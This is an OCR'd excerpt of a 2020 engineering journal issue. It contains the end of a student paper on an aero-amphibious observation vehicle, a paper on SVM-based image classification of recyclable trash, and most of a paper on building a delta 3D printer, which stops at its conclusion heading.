
IV. ELECTRONIC COMPONENTS FOR AERO APHIBIOUS VEHICLE

1400 kV Brushless DC Motor		Power Distribution Board	
Li Po Battery 3000mah 3s		Electronic Speed Controller	
Arduino Mega 2360 R3		DC Motor	
Propellers			


V. PROGRAMMING

The programming of the flight control is done on the basis of Arduino Mega 2360 R3, suitable codes which are available have to be uploaded on the Arduino. The Arduino codes consist of various tabs for the control of various sensors. The codes are based or suitable for the functioning of the fight controller. It also consists a Node MCU for the controlling of the Vehicle. We have to connect the Arduino to the computer, select the type of quad-copter and upload the codes and specify the codes according to the controller connection. Then connect the flight controller to the battery. There are different software's to control the vehicle and for its simulation.

ISSN 2394 - 7780



VI. CAD MODEL DESIGN



VII.CONCLUSION

The Aim of the Project is to Design and Fabricate the Aero Amphibious Vehicle. In order for the project to be successful all the suitable parts and components had to be found and put together properly that can be used for observatory purposes. The vehicle would travel along a set of given way points and can be utilized to observe a given terrain. Due to its compactness and as there are no human lives involved in the process it's a relatively safe method to operate especially during military operations. Since this observatory Vehicle is small in size a better understanding about terrorist activities could be obtained in this way and allows the vehicle to travel in relatively small areas which could be impossible. Also, as it is unmanned the threat caused to the human lives is also nullified.

ISSN 2394 - 7780

VIII. REFERENCES

1) International Research Journal of Engineering and Technology (IRJET) e-ISSN: 2395-0056 Volume: 05 Issue: 01 | Jan- 2018
2) Design and Development of Unmanned Ground Vehicle for Implementation in Urban Roads.
3) "UNMANNED GROUND VEHICLE" Electronic and Communication Engineering from Visvesvaraya Technological University.
4) Advances in Unmanned Aerial Vehicles Technologies Department of Aerospace Information Engineering, Konkuk University, Seoul, Korea.
5) Current and Future Applications of Unmanned Surface, water and Ground Vehicles in Construction
6) International Journal of Recent Research in Civil and Mechanical Engineering (IJRRCME) Vol. 2, Issue 2, pp: (141-146), Month: October 2015 – March 2016.
7) Modelling & Controlling of Unmanned Vehicle Universal College of engineering, Vasai, Maharashtra
8) Unmanned Aerial Vehicle (DRONE) Department of Electronic and Communication Engineering, Buddha Institute of Technology.
9) RoboBoat: Unmanned Surface Vehicle project report submitted in partial fulfilment of the requirements for the degree of Bachelor of Science in Engineering Mechatronics Engineering
10) International Journal of Science and Research (IJSR) ISSN (Online): 2319-7064 Index Copernicus Value (2013): 6.14 | Impact Factor (2015): 6.391
11) International Journal of Advance Engineering and Research Development Technophilia-2018. Volume 5, Special Issue 04, Feb.-2018 (UGC Approved)

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

DESIGN AND DEVELOPMENT OF CLASSIFICATION MODEL FOR RECYCLABILITY STATUS OF TRASH USING SVM

Ajay Yadav[1], Saurabh Banerjee[1], Prof. Krunal J. Pimple[2]
Student[1] and Assistant Professor[2], Department of Information Technology, Theem College of Engineering, Boisar, University of Mumbai

ABSTRACT
SVM is a relatively new supervised classification technique for the cartographic community of land cover. They have their roots in statistical learning. SVMs are inherently essentially binary classifiers. Our classification problem involves receiving images of a single object algorithm and classifying it into a recycling material type. The input to our pipeline are images in which a single object is present on a clean white background.

Keywords: SVM; hyperplane; machine learning.

INTRODUCTION
Recycling is important for a sustainable society. The current recycling process requires recycling facilities to sort garbage by hand and uses an arrangement of huge channels to separate out more distinct objects. Consumers can also be confused about how to determine the correct way to dispose of a wide variety of materials used in packaging.

This input to this project are images of a single piece of recycling or garbage, process them and classify it into six classes consisting of glass, paper, metal, plastic, cardboard, and trash. In order to mimic a stream of materials at a recycling plant or a consumer taking an image of a material to identify it, our classification problem involves receiving images of a single object and classifying it into a recycling material domain. The input to our pipelines is imaging in which a single object is present on a clean white background. We then use an SVM to classify the image into six categories of garbage classes. By using a machine learning algorithm, we can predict the category of garbage that an object belongs to base on just an image. This will have beneficial economic effects and also positive environmental effects.

WHAT IS SVM?
SVM is a supervised learning model which is used for classification and regression analysis. For image classification, it uses the linear separable. Linear separable algorithm is used to determine a pair set of sets is linearly separable and finding a separating huperplane if they are arising in several different areas. If they arise in the same area it means they are the same object.




Fig: Block diagram of SVM

PROPOSED WORK
An SVM was used for the first analysis to classify waste into recycling categories. The SVM was chosen because it is considered one of the best initial classification algorithms and is not so complicated compared to a CNN.

ISSN 2394 - 7780

The SVM classifies the elements by defining a hyperplane separator for multidimensional data. The hyperplane that the algorithm tries to find is the hyperplane, which offers the greatest distance to the training examples.

We are going to use software like MATLAB and programming languages like Python and R and machine learning libraries like Tensor Flow to create the Model. We will use Mozilla image compressor for compressing the size of training images and testing images so that the size of the Model is compressed.

The proposed model will take an image of a single piece of garbage and first determine whether it's recyclable or non-recyclable and if it's recyclable then classify it into six classes (glass, paper, metal, plastic, cardboard, and trash) with the accuracy of more than 73%.

We are going to use a machine learning algorithm such as multiclass SVM (Support Vector Machine) as dataset have only images. In order to achieve more accuracy, we will focus on different image classification technique which helps our algorithm to produce more accurate results.

A large number of images of trash will be used to train our model. After the training, our testing would be done on the model to check the accuracy of the model.




Fig: Flowchart

LITERATURE SURVEY

Recently apps have been made to spot garbage using deep learning. The most similar project we have found was a project from the 2016 TechCrunch Disrupt Hackathon in which the team created" Auto- Trash", an auto-sorting trash can that can distinguish between compost and recycling using a Raspberry Pi-powered module and camera. Their project was built using Google's TensorFlow and it also includes hardware components. Something to note about Auto-Trash is that it only classifies whether something is compost or recycling, which is simpler than having five or six classes. Another trash related project was a smartphone application designed to coarsely segment a pile of garbage in an image. The goal of the application is to allow citizens to track and report garbage in their neighborhoods. The dataset used was obtained through Bing Image Search and the authors extracted patches from the images to train their network. The authors utilized a pre-trained Alex Net.

FEASIBILITY STUDY

Economical Feasibility

The EFS is composed of two required forms:

• Business Case

The Business Case provides an analysis of the business environment including- Expected customers: Recycling industry, Consumers The nature of the business: Social and Industrial The Business Case also presents the benefits of the proposed project.

• Cost-Benefit Analysis The Cost-Benefit Analysis summarizes the revenues and costs involved with the proposed project. As the proposed model will be used for the benefits of society so no additional cost will be paid by them. No hardware system is included in our project, so the hardware cost gets minimized. An only a minimal amount will be required by certain software. Hence, our system is Cost Efficient.

Technical Feasibility

The technology used at the front end: CSS, Bootstrap, HTML, JavaScript

ISSN 2394 - 7780

The technology used at Back end: PHP, MySQL / Python, Django

Resources Required: Manpower, Programmers, testers, debuggers

Software required: Python 3.5, GitHub Editor: Sublime Text Hardware required: PC for development, server for deployment

Managerial Feasibility

Management support, employee involvement, and commitment are key elements required to gauge managerial feasibility in the proposed project. The success and the profitability of the project partly depend on managerial competence of the major ingredients of the proposed project which are the users i.e. companies and the benefits i.e. recycling center and consumers.

Operational Feasibility

The proposed Model is to classify the trash based on its recyclability status and further classify them into six categories (Glass, Plastic, Metal, Paper, Cardboard, Trash) if garbage is recyclable. This model could be applied in various industries. The major use of this model would be in the recycling center as an automated garbage classifier. This model can be used to build an Android and iOS App which could use by a consumer to classify the trash in daily life so the waste will dispose of more efficiently. If the usage of this model is very beneficial and helpful to the society then the system can be expanded at the global level also.


RESULT AND DISCUSSIONS

For training the model, we have collected around 500 to 600 images of each category of garbage. This entire collection of images is the data set for the model. Out of these images, 80% of images are used for training the model and the remaining are used for testing the model.

We train the model for all the categories of garbage and achieved an accuracy of 79.7%. then we tested the model for each category and the result for each is given below:

Category	Score
Plastic	0.9737
Glass	0.9984
Paper	0.9277
Metal	0.9996
Cardboard	0.9932
Non-Recyclable	0.5659

Below is the Screenshot of one of the tests performed on the model:



ISSN 2394 - 7780

Fig: Trash Image

CONCLUSION AND FUTURE SCOPE

The sorting of garbage into different categories of recycling is possible through machine learning and computer vision algorithms. One major issue is the wide variety of possible data (i.e. each object can be assigned to one of the waste or recycling categories). Therefore, to create a more accurate system, there must be a large and growing data source.

It can classify a single image of waste into six categories (Plastic, Metal, Paper, Glass, Cardboard, and Trash). In the future, it would be able to classify garbage from a multi-object image. It can also be able to classify from video data.

ACKNOWLEDGMENT

We thank Prof.Krunal j. Pimple(Project Guide) and

Prof.Harshal Patil(H.O.D) IT Department,Theem College of Engineering for giving us a chance to make an IEEE paper allowing us to showcase our talents.

REFERENCES

[1] Mindy Yang and Gary Thung, "Classification for Recyclability status.",at Stanford University,pp.2016.

[2] J. Donovan, "Auto-trash sorts garbage automatically at the Techcrunch disrupt hackathon.",in Tech-Crunch Disrupt Hackathon,2016.

[3] G.Mittal, K.B. Yagnik, M. Garg, and N.C. Krishnan, “Spotgarbage: Smartphone app to detect garbage using deep learning," in Proceedings of the 2016 ACM International Joint Conference on Pervasive and Ubiquitous Computing, ser. UbiComp ’16. New York, NY, USA: ACM, 2016, pp. 940–945.

[4] S. Zhang and E. Forsberg, “Intelligent liberation and classification of electronic scrap,” Powder technology, vol. 105, no. 1, pp. 295–301, 1999.

[5] C. Liu, L. Sharan, E. H. Adelson, and R. Rosenholtz, “Exploring features in a Bayesian framework for material recognition,” in Computer Vision and Pattern Recognition (CVPR), 2010 IEEE Conference on. IEEE, 2010, pp. 239–246.

[6] K. He, X. Zhang, S. Ren, and J. Sun, “Delving deep into rectifiers: Surpassing human-level performance on image net classification,” in The IEEE International Conference on Computer Vision (ICCV), December 2015.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

DESIGN AND DEVELOPMENT OF DELTA 3D PRINTER


Siddhant Belvalkar[1], Santosh Pandey[2], Sagar Pawar[3], Omkar Shingte[4] and Md. Sami Malik[5]
Student[1,2,3,4] and Assistant Professor[5], Theem College of Engineering, Boisar(E)

ABSTRACT
3D printing is a very used process in industry, it allows the designers to produce a prototype in a very short time, which is tested and quickly remodeled .The Delta printer is based on the functional principle of a Delta robot, which is a parallel robot with 3 interconnected arms fixed to a motherboard. Compared to the Cartesian coordinate's printer, the Delta 3D printer has a bigger flexibility used to get the nozzle in the working position, higher working space, higher speed and temperature conditions, the possibility of using other types of printing material compared to the existing ones, futuristic design, usage of high quality pieces, higher stability.

Keywords: Compact, Cost efficient, Delta 3D printer, Delta Robot, Universal.

I. INTRODUCTION
The most fascinating three-dimensional printer design to watch print is the delta 3D printer. The delta design is quite different from most 3D printers and is best known for its vertical orientation and relatively small footprint although larger units can be quite tall. This paper will help you learn what you need to buy or build your own delta printer, as well as how to get the most out of your delta printer. A Delta 3D printer is a type of parallel robot that uses geometric algorithms to position each of three vertical axes simultaneously to move the nozzle to any position in a cylindrical build area. Thus, when the printer is printing, all three axes move in a mesmerizing ballet of mathematical equation. Before we jump into how the hardware mechanisms work, let's take a short tour on what 3D printing is all about. A firm understanding of the concepts of 3D printing is essential to getting the most out of your 3D printer investment. Even if you are already a 3D printing enthusiast and especially if you have never used a Delta 3D printer, you may want to read the following sections because we present the material with delta printers in mind.

The initial 3D printers were used in the 1980s where a pattern submerged in a liquid polymer would be traced by a computer. The traced pattern hardened into a layer, thanks to the laser, and that was how you built an object out of plastic. Since then tremendous progress has been made in additive manufacturing such that material extrusion is now used. By this method, an object is built out of matter that is pushed from a mechanical head like the way an inkjet printers extrudes ink onto paper. Interestingly, the cost of acquiring 3D printers has been decreasing with the advancement of technology.



- Components

1. LCD
2. Filaments supporter (gift)
3. Print parts
4. End stop
5. Steppermotor
6. ZRIB V2.0 Control board (compatible with Ramps1.4)
7. New upgrade Carrier(Front)
8. New upgrade Carrier(Back)
9. Carbon diagonal rod
10. High performance pulley
11. New upgrade effecter
12. 3mm thickness aluminuim bed

Fig-1: Major components of delta 3D printer

ISSN 2394 - 7780

II. LITERATURE VIEW

Aadish Agrawal et al (1), The main objective of this project was to design a 3D printer that can be manufactured at a low cost and make it universal as different types of printing techniques can be used. This Printer can also be manufactured without use of high-end materials that are not readily available which is very positive point as anyone with good knowledge can be able to make these type of 3D printer. Diana Chioibasu et al (2), In this study, it focuses on the advantages of 3D printing technology that are lower manufacturing costs of prototypes, decreased manufacturing time by elimination of production steps, design of parts with complex geometry, decreased waste materials amount and cost reduction of equipments required for parts manufacturing. For melting of filamemt and shaping of 3D objects, three energy sources are typically considered: laser beam, electron beams and spark plasma. Nicusor Barolu et al (3), Using 3D projection in the graphic environment Autodesk Inventor, they succeeded in constructing a 3D extruding installation with which new prototypes and products from different fields will be able to develop in the future. The physical realization of the printer was made taking into consideration the technical work capacity, the printing speed, temperature and using quality materials, in order to increase the installation's lifetime. Dr. Muhammad Abu et al (4), 3D printing is no more a fancy, it is spreading widely in a variety of applications, from simple domestic use to complicated industrial applications with decreasing cost and increasing efficiency. Some experts argue that these printers will be the drive of a coming revolution that will change the whole face of industry, and that it will be a basic part of every home in accordance with the decrease in cost (less than 1000$ for small personal printers). Andrew Squelch et al (5), Development of materials used for rapid prototyping is a key area to guarantee successful implementation of 3D printing technology. Bone plates were made with the help of 3D printer after designing the plates in the form 3d CAD model. Further studies with inclusion of more patients. D.A.H. Hanaor et al (6), Improvements in the capabilities and cost effectiveness of 3D printing technologies, combined with the availability of computational resources that permit high resolution simulations, have made it possible to produce 3D grain morphologies. Furthermore, the range of materials has expanded, facilitating the fabrication of complex 3D grains. David Tanasi et al (7), The aim of this paper is to suggest that how archaeological objects can be made by using 3D printing. It creates a virtual space that is a replica of real space, where the information about every features are translated into 3D data. Harpreet Sharda et al (8), 3D printing takes advantage of additive manufacturing by constructing objects by placing layers of materials upon each other. 3D printing has the potential needed to grow in the manufacturing industry but along with this 3D printing is continuously growing in other fields like jewellery, production. Due to cost of FDM printers many people are attracting towards this technology. It needs a good practice of CAD software for modeling intricate parts for printing. Cephas Mawere et al (9), The 3D printing industry is set on a growth trajectory as evidenced by the growth forecasts. The applications of 3D printing are increasing as more and more research is carried out. 3D printing will change the way people acquire products as evidenced by the Amazon proposed model. The field is definitely a game changer with lots of prospects to look out for. Aman Sharma et al (10), Choice of the material for printing and the amount of material used in manufacturing a product. Observations shows that 3D printed products consume less energy as they require less material. 3D printer uses a material which is essential for the formation of the product, therefore negligible or very less waste is produced. The product formed is lighter in weight and thus less fuel is required. Betina Madeira Schmitt et al (11), Based on the comparative study, it is possible to affirm that the Rostock Max V2 printer gives a better surface finish. Regarding the building time, the 3D Cloner performed the construction about 10% faster when comparing the first part in each printer. However, it presented an unusual behavior when printing the third part, taking 12 hours to complete the printing and manufacturing a worse surface finish than the previous ones. Leonardo Santana et al (12), It shows that the origin of the largest volumes of the deposited material may not only be related to calculations performed by the slicing software, but also by the inadequate adjustment by the user of the diameter of the filament, and by the viscous properties of the materials. By varying the polymers users should be careful when adjusting the processing temperature to control the viscous behavior of the material. Shiwpursad Jasveer et al (13), Stereolithography is the most popular 3D printing technology. It is widely used now a days because it provided accuracy along with an excellent surface finish. It also allows printing of objects using a variety of materials. Cheng tiao Hsieh et al (14), summarized the necessary calibrations for making a new Kossel mini work functionally and appropriately. The proposed SOP is very useful to new users for making their new Kossel mini machines. Marek Kocisko et al (15), document describes 3D printer basic software equipment and then also a comparison of the most common freeware postprocessors. With the unceasing rise in popularity of 3D printing, the software base is constantly expanding and control software is gradually becoming part of operating systems such as Fedora, Android, Windows 8 and 10, while each application is surprising with new features and user-friendly environment. Naotaka Nakamura et al (16), Plastic tools manufactured by the fused deposition modelling process were employed to the V-bending process for the sheet metals. It was found that the plastic

ISSN 2394 - 7780

tools are useful for bending sheet metals. The angles of the plastic punch and die are increased by the elastic deformation during bending, and the angles of the products are increased in comparison with those by the steel tools. A.C.Majarena et al (17), By printing an initial CAD design, measuring the piece, and obtaining the error, students can generate a program to compensate the computer numerical control code of the printer. Moreover, students calibrate a flatbed scanner converting a commercial scanner into a dimensional coordinate instrument of two coordinates. Marian Stopka et al (18), The goal of this paper is dynamical analysis of 3D printer powertrain, which is responsible for movement and positioning of print head. Main task is proposition of driving motors according to dynamical analysis results. Ken-ichiro Mori et al (19), The application of 3D printers increasingly expands as a small-lot production process. The inclusion of carbon fibres in the plastic is attractive in increasing the strength of products. It is desirable to develop approaches for increasing the amount of carbon fibres and the bonding force between the carbon fibres and plastic and for controlling the orientation of carbon fibres.

III. METHODOLOGY

This section represents detailed project plan and its implementation. The following block diagram represent the proposal work of the project.




Fig-2: Proposed methodology

A. Objective

The main objective of this project is to design a 3D printer that can be manufactured at a low cost and make it universal as different types of printing techniques can be used. To print complex and intricate parts, also to build large printing volumes and to solve the problems faced during bed leveling.

B. Case study

Study is being done on entire working and manufacturing process of Delta 3D printer. Study of each and every single component, their principle, working as well as construction is being done under case study. The study of existing 3D printers and their advantages as well as drawbacks is being study with the help of this we can improve its efficiency and work on errors. There are many kinds of 3D printer that are currently present in the market but our project focuses on Delta 3D type. The Delta 3D printer has 3 column A,B,C where each column has a carriage that runs up and down. Each carriage connects to extruder platform which is aligned parallel to the bottom surface of 3D printer called bed. The Delta 3D printer consists of 3 stepper motors for the movement of extruder i.e. printing head, microcontroller which will be used for controlling motors in order to print model with accurate shape and size, motor shield to provide accurate power supply to motors, Delta 3D printer hardware model is thermoplastic(PLA) which will be used as printing material which has melting point of 150-260 degree Celsius and can solidify at room temperature, a container which will used to store molten thermoplastic and burner which will provide required temperature for melting PLA.

ISSN 2394 - 7780

C. Types of 3D printing

1. Stereo lithography, (SLA) - Stereo lithographic 3D printers position a perforated platform just below the surface of a vat of liquid photo curable polymer. A UV laser beam then traces the first slice of an object on the surface of this liquid, causing a very thin layer of photopolymer to harden. The perforated platform is then lowered very slightly and another slice is traced out and hardened by the laser. Another slice is then created, and then another, until a complete object has been printed and can be removed from the vat of photopolymer, drained of excess liquid, and cured.
2. Fused Deposition Modelling, (FDM) - Here a hot thermoplastic is extruded from a temperature- controlled print head to produce fairly robust objects to a high degree of accuracy.
3. Selective Laser Sintering,(SLS) - This builds objects by using a laser to selectively fuse together successive layers of a cocktail of powdered wax, ceramic, metal, nylon or one of a range of other materials.
4. Multi-Jet Modelling, (MJM) - This again builds up objects from successive layers of powder, with an inkjet-like print head used to spray on a binder solution that glues only the required granules together.

D. Material selection

This Printer can also be manufactured without use of high-end materials that are not readily available which is very positive point as anyone with good knowledge can be able to make these type of 3D printer. The making of our Delta 3D printer will not only encompass the design of the printer itself, but also a derivation of its movement algorithm based on trigonometric functions and implementing the logic in hardware for printing desired 3D design.

E. Analysis

After completing the cad model of our Delta 3D Printer, the model is exported into Ansys software where we can simulate and do analysis on it. Meshing and analysis is carried out on Ansys software by applying the appropriate boundary conditions and perfect weight and we can examine how the Delta 3D Printer will react or behave under such conditions in practical.

IV. CONCLUSION

